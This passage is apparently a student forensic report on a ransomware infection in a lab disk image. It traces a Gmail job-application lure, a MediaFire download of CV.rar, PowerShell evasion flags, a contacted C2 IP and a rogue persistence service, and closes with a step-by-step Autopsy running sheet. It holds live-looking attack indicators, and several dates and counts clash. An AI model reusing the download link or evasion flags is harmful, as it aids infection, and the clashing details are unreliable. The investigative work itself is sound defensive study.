|  | |
| File Name | History |
| Type | File System |
| Path | /img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History |
| MIME Type | application/x-sqlite3 |
| Size | 159744 |
| MD5 | e2bee8f96c3fea3aa1cf5549375a66a2 |
| Accessed | 2024-03-31 05:50:45 AWST |
| Created | 2024-03-31 02:04:31 AWST |
| Modified | 2024-03-31 05:50:45 AWST |
| Changed | 2024-03-31 05:50:45 AWST |
| Specific Content | https://www.[.]mediafire[.]com/file/vw6szf3z9y9ln/CV.rar/file |
| Analysis | This is the Initial Download Locus. This Web history entry shows the search/access to the MediaFire download link. Sets the time for the immediate download action. |

Artifact #24 – Gmail Inbox Access for the corporate email domain


| | | | | | | | | | |
|--|---|-------|--|---------------|--------------------------|--------|------------|-----|---|
|  | | | | | | | | | |
| File Name | History | | | | | | | | |
| Type | File System | | | | | | | | |
| Path | /img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History | | | | | | | | |
| MIME Type | application/x-sqlite3 | | | | | | | | |
| Size | 159744 | | | | | | | | |
| MD5 | e2bee8f96c3fea3aa1cf5549375a66a2 | | | | | | | | |
| Accessed | 2024-03-31 05:50:45 AWST | | | | | | | | |
| Created | 2024-03-31 02:04:31 AWST | | | | | | | | |
| Modified | 2024-03-31 05:50:45 AWST | | | | | | | | |
| Changed | 2024-03-31 05:50:45 AWST | | | | | | | | |
| Specific Artifact Content | <table border="1"> <tr> <td>Title</td><td>Inbox – ahyalandunyaik@gmail[.]com – Gmail</td></tr> <tr> <td>Date Accessed</td><td>2024-03-31 05:50:27 AWST</td></tr> <tr> <td>Domain</td><td>google.com</td></tr> <tr> <td>URL</td><td>https://mail[.]google[.]com/mail/u/0/</td></tr> </table> | Title | Inbox – ahyalandunyaik@gmail[.]com – Gmail | Date Accessed | 2024-03-31 05:50:27 AWST | Domain | google.com | URL | https://mail[.]google[.]com/mail/u/0/ |
| Title | Inbox – ahyalandunyaik@gmail[.]com – Gmail | | | | | | | | |
| Date Accessed | 2024-03-31 05:50:27 AWST | | | | | | | | |
| Domain | google.com | | | | | | | | |
| URL | https://mail[.]google[.]com/mail/u/0/ | | | | | | | | |
| Analysis | This is the Initial Anchor in the Timeline (Login). This Web history entry indicates that a user accessed the corporate Gmail inbox. The earliest login access marks the start of the attack sequence. | | | | | | | | |

Artifact #25 – Gmail Inbox Access for the corporate email domain

| | |
|--|--|
|  | |
| File Name | History |
| Type | File System |
| Path | /img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History |
| MIME Type | application/x-sqlite3 |

| | |
|---------------------------|---|
| Size | 159744 |
| MD5 | e2bee8f96c3fea3aa1cf5549375a66a2 |
| Accessed | 2024-03-31 05:50:45 AWST |
| Created | 2024-03-31 02:04:31 AWST |
| Modified | 2024-03-31 05:50:45 AWST |
| Changed | 2024-03-31 05:50:45 AWST |
| Specific Artifact Content | <p>Title: Inbox – ahyalandunyaik@gmail.com – Gmail</p> <p>Date Accessed: 2024-03-31 05:50:29 AWST</p> <p>Domain: google.com</p> <p>URL: https://mail.google.com/mail/u/0/#inbox</p> |
| Analysis | This is the Confirmation of Access to the Inbox. This Duplicate entry confirms that the user was able to access the corporate Gmail inbox on October 29th at 05:50:29 AWST. The entry validates the temporality of the attack sequence. |

Artifact #26 – Gmail Inbox view of the malicious job application email

| | |
|---|--|
|  | |
| File Name | History |
| Type | File System |
| Path | /img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History |
| MIME Type | application/x-sqlite3 |
| Size | 159744 |
| MD5 | e2bee8f96c3fea3aa1cf5549375a66a2 |
| Accessed | 2024-03-31 05:50:45 AWST |
| Created | 2024-03-31 02:04:31 AWST |
| Modified | 2024-03-31 05:50:45 AWST |
| Changed | 2024-03-31 05:50:45 AWST |
| Specific Artifact Content | <p>Title: İş Başvurusu Hk. – ahyalandunyaik@gmail.com – Gmail</p> <p>Date Accessed: 2024-03-31 05:50:36 AWST</p> <p>Domain: google.com</p> <p>URL: https://mail.google.com/mail/u/0/#inbox/ FMfcgzGzSRS CRBbd NXfJwnmbHScZNnfl</p> |
| Analysis | This is a view of Malicious Lure. This Internet history placed the perpetrated crime quite well. It states that the user viewed the email entitled "İş Başvurusu Hk." (Translation: Job Application Subject) at 05:50:36 AWST. Thereby confirming that indeed the lure for social engineering had succeeded. |

Artifact #27 – Direct Malicious Download Link (CV.rar)

| | |
|---------------------------|---|
| | |
| File Name | History |
| Type | File System |
| Path | /img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/History |
| MIME Type | application/x-sqlite3 |
| Size | 159744 |
| MD5 | e2bee8f96c3fea3aa1cf5549375a66a2 |
| Accessed | 2024-03-31 05:50:45 AWST |
| Created | 2024-03-31 02:04:31 AWST |
| Modified | 2024-03-31 05:50:45 AWST |
| Changed | 2024-03-31 05:50:45 AWST |
| Specific Artifact Content | Title CV |
| | Date Accessed 2024-03-31 05:50:38 AWST |
| | Domain google.com |
| | URL https://www.google.com/url?q=https://www.mediafire.com/file/yw6qzt7g9r39sln/CV.rar/file&source=gmail&ust=1711921830324000&usg=AQVaw2OSQLM59aO9xIVQZEyZu7 |
| Analysis | This is the download Link. This Web history entry shows the user clicking the direct link to the CV.rar file at 05:50:38 AWST. This occurs 2 seconds after viewing the email (Artiact #26), confirming the immediate attack trigger. |

Artifact #28 – Direct Malicious Download Link (CV.rar)

| | |
|-----------|-------------|
| | |
| File Name | System.evtx |
| Type | File System |

| | | |
|---------------------------|---|--------------------------|
| Path | /img_chall.001/Windows/System32/winevt/Logs/System.evtx | |
| MIME Type | application/octet-stream | |
| Size | 1118208 | |
| MD5 | e6752e8f4e46999015aeec8d39afee5d | |
| Accessed | 2024-03-31 06:26:37 AWST | |
| Created | 2024-03-31 01:57:28 AWST | |
| Modified | 2024-03-31 06:26:37 AWST | |
| Changed | 2024-03-31 06:26:37 AWST | |
| Specific Artifact Content | Log Name | System |
| | Source | Service Control Manager |
| | Event ID | 7045 |
| | Logged on | 2024-03-31 05:58:49 AWST |
| | Computer | ik.ahyalandunya.corp |
| Analysis | This is an execution confirmation. The System Event Log entry (Event ID 7045) was timestamped by AWST on the 29th of October 2022, at 05:58:49 AM. It proves the successful installation of the malware as a service entitled "Windows Medical Service" and confirms persistence. | |

4. Issue #2 – Identification

Strong forensic evidence indicates that the malicious activities ultimately point to the local user profile 'ik' on the ik.ahyalandunya.corp host machine. The following evidence includes the main points,

- Consistency within the Path of Files: The malicious original archive (CV.rar – Artifact #2) and execution scripts (CV.pdf, cmd – Artifact #3), and downloaded executables (temp.exe – Artifact #6, priv.exe – Artifact #19) are all downloaded, or their paths matched /Users/ik/AppData/Local/Temp/ or /Users/ik/Downloads/.
- Web Activity: The Web History mirrors the entry of the Gmail inbox (Artifact #24). Clicking on a MediaFire link (Artifact #27) from a particular download results in an association with 'ik' in the Microsoft Edge history database.
- Confirmation by System Log: The System Event Log (Artifact #28) confirms that malware has been successfully installed on the machine named ik.ahyalandunya.corp. This thus confirms the infected machine in the corporate network.

5. Issue #3 – Intent

The direction that the forensic data leads show ransomware having been accessed and executed through social engineering rather than any deliberate malicious user act.

- Exculpatory Grounds: The browser key search table did not include the terms "ransomware," "hacking," or "Burhan Altintop," or any other related terms. Thus, there is no indication that the user has searched for or set up the attack (Artifact #9).
- Inculpatory Execution Proof: The execution was pretty much intentional on the part of the malware.
 - User opened the "İş Başvurusu Hk." (Job Application Subject) email (Artifact #26), plus applied to click immediately on the link which initiated the download (Artifact #27).
 - The executable has employed evasion techniques like running PowerShell with -ExecutionPolicy Bypass -WindowStyle Hidden (Artifact #8) and embedded into the logic using a third-party wrapper (adm2.exe – Artifact #18). This shows the attacker's deliberate intent to cover up his activity.
 - The conflict between VYD APT claims (text note – Artifact #13) and LockBit Black image (desktop note – Artifact #14) apparently indicates some false attribution or misattribution by the attacker to obscure who was actually responsible.

6. Issue #4 – Quality of files

This analysis indicates that the ransomware has successfully and extensively penetrated the entire system.

1. File Categorization and Percentage:

The forensic scan detected a total of 206,533 files on the disk image.

| File Type | Total Count | Related to Offence | Percentage of Total |
|-----------------------------|-------------|--|---------------------|
| Images | 2,843 | 3 (Ransom Note Image, Decoy Images) | 0.10% |
| Executables | 3,397 | 5 (Payloads: temp.exe, adm2.exe, priv.exe, etc.) | 0.15% |
| Ransom Notes/Logs | N/A | 623 (Ransom Notes) + 5 (Encrypted Logs/DBs) | N/A |
| Total Artifacts of Interest | 206,553 | ~635 | 0.31% |

2. Scope of Compromise:

The very low percentage (0.31%) of files involved with the attack indicates that the payload has a highly destructive nature if limited in range. The evidence suggests that ransomware has impacted critical components of the system in two phases, as,

- System Integrity Breach: Encrypted files include the Windows Defender Database (mpenginedb.db - Artifact #21) and the Icon Cache Database (iconcache_256.db - Artifact #22).
- Indiscriminate Destruction: In deploying 623 copies of the ransom note text (Artifact #13), the ransomware traversed and inflicted damage to the file system to make the extortion demand visible. That is, the attack confirms it is devastating and widespread.

7. Issue #5 – Installed and removed software

The malware used ‘living-off-the-land’ tactics by making use of Windows tools in order to deliver the payload.

- Abuse of Windows Binaries:
 - PowerShell (Native Binary): It was directly used as the C&C (command & control) method (Artifact #8). The internet download was performed, leading to the delivery of the payload.
 - Microsoft Edge: This was the browser used to perform the first download task (Artifact #27).
- Malicious Executables
The assessment identified three pieces of malicious executable code employed on different steps in the missile-launch process (Artifacts #6, #18, #19). The files contained in the malicious executables all resided in the temporary user path.
- Persistence Mechanism (Objective 3 Achieved):
The most significant finding concerning software pertains to the successful installation of the rogue service for persistence.
 - The malware installed a service named "Windows Medical Service" (Artifact #28).
 - The executable path of the service pointed to the dropped payload: C:\Users\ik\AppData\Local\Temp\priv.exe
 - The installation was confirmed by the System Event Log (Event ID 7045) at 05:58:49 AWST (Artifact #28), which indicated that the malware obtained autostart functionality.

8. Appendix A: Running Sheet

| Date & Time (UTC +5:30) | Actions Taken | Technical Details | Justification/Explanation | Result/Output |
|-----------------------------|---|---|--|--|
| 2025/10/10 18:27 – 18:32 | Checked the forensic workstation and tools | N/A | To have a forensic environment and tools properly configured, licensed, and in good order before starting the investigation. | Verified all tools were properly configured |
| 2025/10/10 18:32 – 18:40 | Verification of the data source integrity of the acquired forensic image of the drive | Using HashCalc >> File >> MD5 >> Calculate | To confirm the integrity of the forensic image | MD5: 5ef5e535ca0b c515501 a7ece2ba53a87 |
| 2025/10/10 18:40 – 18:43 | Loaded the acquired forensic image of the drive in Autopsy | Using Autopsy 4.22.1 >> Open Recent Case >> Select Assignment2 Case >> Open | To commence the primary examination and indexing of digital evidence within a forensically sound environment. | Successfully loaded the case file in Autopsy |
| 2025/10/10 18:43 – 18:46 | Searched for email addresses or message fragments (logins, auto fills) | Using Autopsy 4.22.1 >> Evidence Tree (Data Artifacts) >> Web Form Addresses, searched for emails | To identify potential user accounts, credentials, or login information that could link the device to the initial Burhan Altintop email (Issue #2). | Unsuccessful |
| 2025/10/10 18:46 – 18:52 | Searched for the CV file that was sent to the HR department | Using Autopsy 4.22.1 >> Keyword Search >> Search for CV >> Exact | To find the primary social engineer lure file mentioned in the case background | Artifact #1 |

| | | Match >> Search >> Sort by Name | as the first vector. (Issue#1) | |
|-----------------------------|---|---|---|---|
| 2025/10/10 18:58 – 19:01 | Navigated to the source file for further investigations of the CV pdf | Using Autopsy 4.22.1 >> Left click and Select View Source File in Directory >> CV.rar | To locate the container file (RAR archive) plus the real content of the malicious lure (Artifact#1). | Artifact #2 |
| 2025/10/10 19:07 – 19:09 | Navigated to the source file for further investigations of the CV pdf | Using Autopsy 4.22.1 >> Data Sources >> chall.001_1 Host >> chall.001 >> Users >> ik >> Downloads >> CV.rar >> CV.pdf | To extract and characterize all the materials found inside the malicious archive (Artifacts#3,4,5) and link the action directly to user 'ik' (Issue#2). | Artifact #3, Artifact #4, Artifact #5 |
| 2025/10/10 19:34 – 19:37 | Searched for the temp.exe file | Keyword Search >> Search for temp.exe >> Exact Match >> Search >> Sort by Name | The next task is to locate the second-stage payload that the PowerShell script downloads and executes from the C2 server (Objective 1). | Artifact #6, Artifact #7, Artifact #8 |
| 2025/10/10 19:52 – 19:55 | Looked for the files with notable analysis result in Autopsy | Using Autopsy 4.22.1 >> Score >> Bad Items >> Web Data | To quickly triage potential malicious files or data artifacts flagged by the ingestion modules for in-depth analysis (Objective 1) | Artifact #9 |
| 2025/10/10 20:12 – 20:14 | Exported the Web Data file because it can't be viewed using the Autopsy | Using Autopsy 4.22.1 >> Select and right click Web Data >> Export File(s) >> Saved in C:\Users\student\ | To Prepare the file for external triangulation and given it further analysis using specialized | N/A |

| | | | | |
|-----------------------------|---|--|---|---|
| | | Desktop\Assign mnet 2 artifacts\Web Data | database software. | |
| 2025/10/10 20:14 – 20:15 | Opened the Web Data database | Using DB Browser for SQLite 3.31.1 >> File >> Open Database >> Select Web Data file >> Open | Prepare for manual inspection of the chosen third-party tool's web data structures. | Successfully opened the Web Data file using DB Browser for SQLite |
| 2025/10/10 20:15 – 20:15 | Searched for evidence related to the incident by viewing tables within the Web Data database separately | Using DB Browser for SQLite 3.31.1 >> Browser Data >> Table >> autofill | To check whether there are any saved form data or credentials which may hold clues to the login or lure for this case (Issue #2). | Unsuccessful. Didn't find any evidence. |
| 2025/10/10 20:15 – 20:15 | Searched for evidence related to the incident by viewing tables within the Web Data database separately | Using DB Browser for SQLite 3.31.1 >> Browser Data >> Table >> credit_cards | To check for saved financial records which are unlikely to be related but nonetheless should be reviewed for thoroughness. | Unsuccessful. Didn't find any evidence. |
| 2025/10/10 20:15 – 20:16 | Searched for evidence related to the incident by viewing tables within the Web Data database separately | Using DB Browser for SQLite 3.31.1 >> Browser Data >> Table >> keywords | To check for user search history relevant to the incident or attacker names (Issue #3). | Artifact #9 |
| 2025/10/10 20:22 – 20:22 | Searched for evidence related to the incident by viewing tables within the Web Data database separately | Using DB Browser for SQLite 3.31.1 >> Browser Data >> Table >> meta | To check for profiles' usage and activity metadata within the browser. | Unsuccessful. Didn't find any evidence. |
| 2025/10/10 20:23 – 20:24 | Searched for evidence related to the incident by | Using DB Browser for SQLite 3.31.1 | To check for saved financial | Unsuccessful. Didn't find any evidence. |

| | | | | |
|-----------------------------|---|--|--|--|
| | viewing tables within the Web Data database separately | >> Browser Data >> Table >> payment_method_manifest | data. | |
| 2025/10/10 20:25 – 20:26 | Searched for evidence related to the incident by viewing tables within the Web Data database separately | Using DB Browser for SQLite 3.31.1 >> Browser Data >> Table >> server_addresses | To check for cached server addresses that might contain the C2 IP (91.93.0.171). | Unsuccessful. Didn't find any evidence. |
| 2025/10/17 08:43 – 08:47 | Navigated to the downloads folder of user 'ik' | Using Autopsy 4.22.1 >> Data Sources >> chall.001_1 Host >> chall.001 >> users >> ik >> Downloads | Perform focused search and final characterization of all downloaded files, including ransomware payload and notes (Objective 1). | Artifact #10, Artifact #11, Artifact #12, Artifact #13 |
| 2025/10/17 09:52 – 10:03 | Searched for any other files related to the ransom note | Using Autopsy 4.22.1 >> Keyword Search >> eBULMeWOP >> Substring Match >> Search | Search for all files affected under the ransomware, such as encrypted files, notes, icons, and desktop images, using the unique file extension identifier (Objective 2). | Artifact #11, Artifact #12, Artifact #13, Artifact #14, Artifact #15, Artifact #16, Artifact #17 |
| 2025/10/17 10:32 – 10:33 | Exported the Windows Registry File for further investigations | Using Autopsy 4.22.1 >> Select and right click NTUSER.DAT >> Export File(s) >> Saved in C:\Users\student\Desktop\Assign mnet 2 artifacts | To prepare the file for external Registry Viewer analysis to check for persistence and detailed user activities (Objective 3). | N/A |
| 2025/10/17 10:34 – 10:36 | Searched for evidence related to the incident by viewing the | Using Access Data Registry Viewer 2.0.0.7 >> File >> Open | To identify registry changes and persistence keys (Issue #5). | Unsuccessful. Didn't find any evidence related to the incident. |

| | | | | |
|--------------------------|---|---|--|---|
| | Windows Registry | >> Select NTUSER.DAT file in C:\Users\student\Desktop\Assignment 2 artifacts >> Open | | |
| 2025/10/20 14:20 – 14:23 | Navigated to the temp folder for further investigation | Using Autopsy 4.22.1 >> Data Sources >> chall.001_1 Host >> chall.001 >> users >> ik >> AppData >> Local >> Temp | To locate all dropped, second-stage executables (temp.exe, adm2.exe, priv.exe) and temporary command scripts (Objective 1). | Artifact #6, Artifact #13, Artifact #17, Artifact #18, Artifact #19 |
| 2025/10/20 15:23 – 15:25 | Located image file in Autopsy's User Content Suspected section and reviewed its Analysis Result | Using Autopsy 4.22.1 >> Analysis Result >> User Content Suspected >> WelcomeScan.jpg >> Analysis Results (Bottom panel) | To determine the relevance of the image and rule out possible steganography or malicious content before excluding it. | Artifact #20 |
| 2025/10/20 15:38 – 15:40 | Reviewed the Encryption Detected result in Autopsy | Using Autopsy 4.22.1 >> Analysis Result >> Encryption Detected | To confirm all files which have been known to be encrypted (those flagged as high entropy) and would require further investigation and characterization. | Artifact #9 |
| 2025/10/21 21:20 – 21:23 | Reviewed the Encryption Suspected result in Autopsy | Using Autopsy 4.22.1 >> Analysis Result >> Encryption Suspected | To obtain knowledge of other system-level databases and logs that were conquered by the ransomware (Objective 2). | Artifact #21, Artifact #22 |

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| 2025/10/21 21:57 – 21:58 | Exported the Encrypted Windows Defender Database for further investigations | Using Autopsy 4.22.1 >> Select and right click mpenginedb.db >> Export File(s) >> Saved in C:\Users\student\Desktop\Assignment 2 artifacts | To obtain knowledge of other system-level databases and logs that were conquered by the ransomware (Objective 2). | N/A |
| 2025/10/21 21:58 – 21:59 | Exported the Encrypted Icon Cache Database for further investigations | Using Autopsy 4.22.1 >> Select and right click iconcache_256.db >> Export File(s) >> Saved in C:\Users\student\Desktop\Assignment 2 artifacts | To attempt content analysis using external tools, even if the outcome is a null-view due to encryption. | N/A |
| 2025/10/21 22:00 – 22:02 | Searched for evidence related to the incident by viewing tables within the Web Data database separately | Using DB Browser for SQLite 3.31.1 >> File >> Open Database >> Select mpenginedb.db file >> Open | To attempt content analysis using external tools. | Couldn't open the database file using DB Browser for SQLite as it is not detected as a database. |
| 2025/10/21 22:02 – 22:03 | Searched for evidence related to the incident by viewing tables within the Web Data database separately | Using DB Browser for SQLite 3.31.1 >> File >> Open Database >> Select iconcache_256.db file >> Open | Attempting to analyze the file that suffered impairment with the known tool, in anticipation of failure due to encryption (demonstrating technical competence). | Couldn't open the database file using DB Browser for SQLite as it is not detected as a database. |
| 2025/10/21 22:32 – 22:33 | Explored Web Search on the evidence tree for any credible evidence related to the incident | Using Autopsy 4.22.1 >> Data Artifacts >> Web Search | To find mentions of any potential searches conducted previously that could indicate intent, research or the prior | Artifact #23 |

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| | | | contact (Issue#3). | |
| 2025/10/21 22:44 – 23:17 | Explored Web History on the evidence tree for any credible evidence related to the incident | Using Autopsy 4.22.1 >> Data Artifacts >> Web History | To backtrack the chronology of user actions immediately prior to and during payload acquisition (Objective#4). | Artifact #24, Artifact #25, Artifact #26, Artifact #27 |
| 2025/10/21 23:50 – 23:55 | Explored Web Downloads on the evidence tree for any credible evidence related to the incident | Using Autopsy 4.22.1 >> Data Artifacts >> Web Downloads | To corroborate time, source and destination of the illegal download. | Artifact #12, Artifact #23 |
| 2025/10/22 07:30 – 07:33 | Navigated to the logs directory to find the system log and the security log | Using Autopsy 4.22.1 >> Data Sources >> chall.001_1 Host >> chall.001 >> Windows >> System32 >> winevt >> Logs | Locating system event logs (System.evtx, Security.evtx) should be enough to take to evidentiary proof of execution, service installation, or persistence mechanisms (Objective 3). | N/A |
| 2025/10/22 07:34 – 07:36 | Sorted the logs using the Name | Using Autopsy 4.22.1 >> Click on Name in Table | This is intended to facilitate efficient location of the key system and security log files. | N/A |

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| 2025/10/22 07:37 – 07:37 | Extracted the System Log for further investigations | Using Autopsy 4.22.1 >> Select and right click System.evtx >> Export File(s) >> Saved in C:\Users\student\Desktop\Assignment 2 artifacts | To prepare the file for external Microsoft Event Viewer analysis that provides an exhaustive view of service installations (Objective 3). | N/A |
| 2025/10/22 07:38 – 07:38 | Extracted the Security Log for further investigations | Using Autopsy 4.22.1 >> Select and right click Security.evtx >> Export File(s) >> Saved in C:\Users\student\Desktop\Assignment 2 artifacts | Check for logon/logoff events; possible account creation; or any failed deletion of files by the malicious process (Objective 3). | N/A |
| 2025/10/23 14:15 – 14:48 | Viewed the Security Log to find evidence related to the incident | Using Microsoft Event Viewer 1.0 >> Actions >> Open Saved Log >> Select Security.evtx in C:\Users\student\Desktop\Assignment 2 artifacts >> Open >> Security Log >> OK | To do a manual inspection of security events concerning the time of actual attack. | Unsuccessful. Didn't find any evidence. |
| 2025/10/23 14:49 – 15:32 | Viewed the System Log to find evidence related to the incident | Using Microsoft Event Viewer 1.0 >> Actions >> Open Saved Log >> Select System.evtx in C:\Users\student\Desktop\Assignment 2 artifacts >> Open >> System Log >> OK | Defining service creation events that confirm that the establishing of persistence by means of the malware (Objective 3). | Artifact #28 |
| 2025/10/23 15:50 – 15:51 | Opened the forensic image of the drive | Using FTK Imager 4.7.3.81 >> File >> Add Evidence Item | To ensure the triangulation of some important artifacts. | Successfully opened the directory hive of the drive image. |

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| | using FTK Image | >> Image File >> Next >> Path: C:\Users\student\Desktop\CSG2305\Assignment2\chall.001 open >> Finish | | |
| 2025/10/23 15:53 – 15:56 | Verified MD5 hash of the temp.exe file using FTK Imager. | Using FTK Imager 4.7.3.81 >> Evidence Tree chall.001/NONAME[NTFS]/[root]/Users/ik/AppData/Local/Temp/temp.exe >> Right click and select Export File Hash List >> Saved in C:\Users\student\Desktop\Assignment 2 artifacts as temp.csv >> save | Triangulation: The second, trusted tool will be used to verify the cryptographic hash of the volatile C2 payload (Artiact #6), ensuring the integrity of the evidence. | MD5 “486edc6102c1aea a56106cf2d0564ed 4” |
| 2025/10/23 15:58 – 16:01 | Verified MD5 hash of the Payload File using FTK Imager. | Using FTK Imager 4.7.3.81 >> Evidence Tree chall.001/NONAME[NTFS]/[root]/Users/ik/Downloads/CV.rar.eBULMeWOP >> Right click and select Export File Hash List >> Saved in C:\Users\student\Desktop\Assignment 2 artifacts as payload.csv >> save | Triangulation: To verify the hash of the downloaded malicious archive file (Artiact #11) against the record (Objective 1). | MD5 “1e98d1bc1287ba5 7086a9290d46acf6 c” |

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| 2025/10/23 16:04 – 16:07 | Verified MD5 hash of the Ransomware Payload Wrapper/Droppler File using FTK Imager. | Using FTK Imager 4.7.3.81 >> Evidence Tree chall.001/NONAME[NTFS]/[root]/Users/ik/AppData/Local/Temp/adm2.exe >> Right click and select Export File Hash List >> Saved in C:\Users\student\Desktop\Assignment 2 artifacts as payload_wrapper.csv >> save | Triangulation: To check against the hashed compiled malware wrapper (Artifact #18) to confirm its integrity and support Issue 3 and Issue 5 analyses. | MD5 “2018c56d5fd7acd1e0605d7555415734” |
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9. Appendix B: Timeline of Events

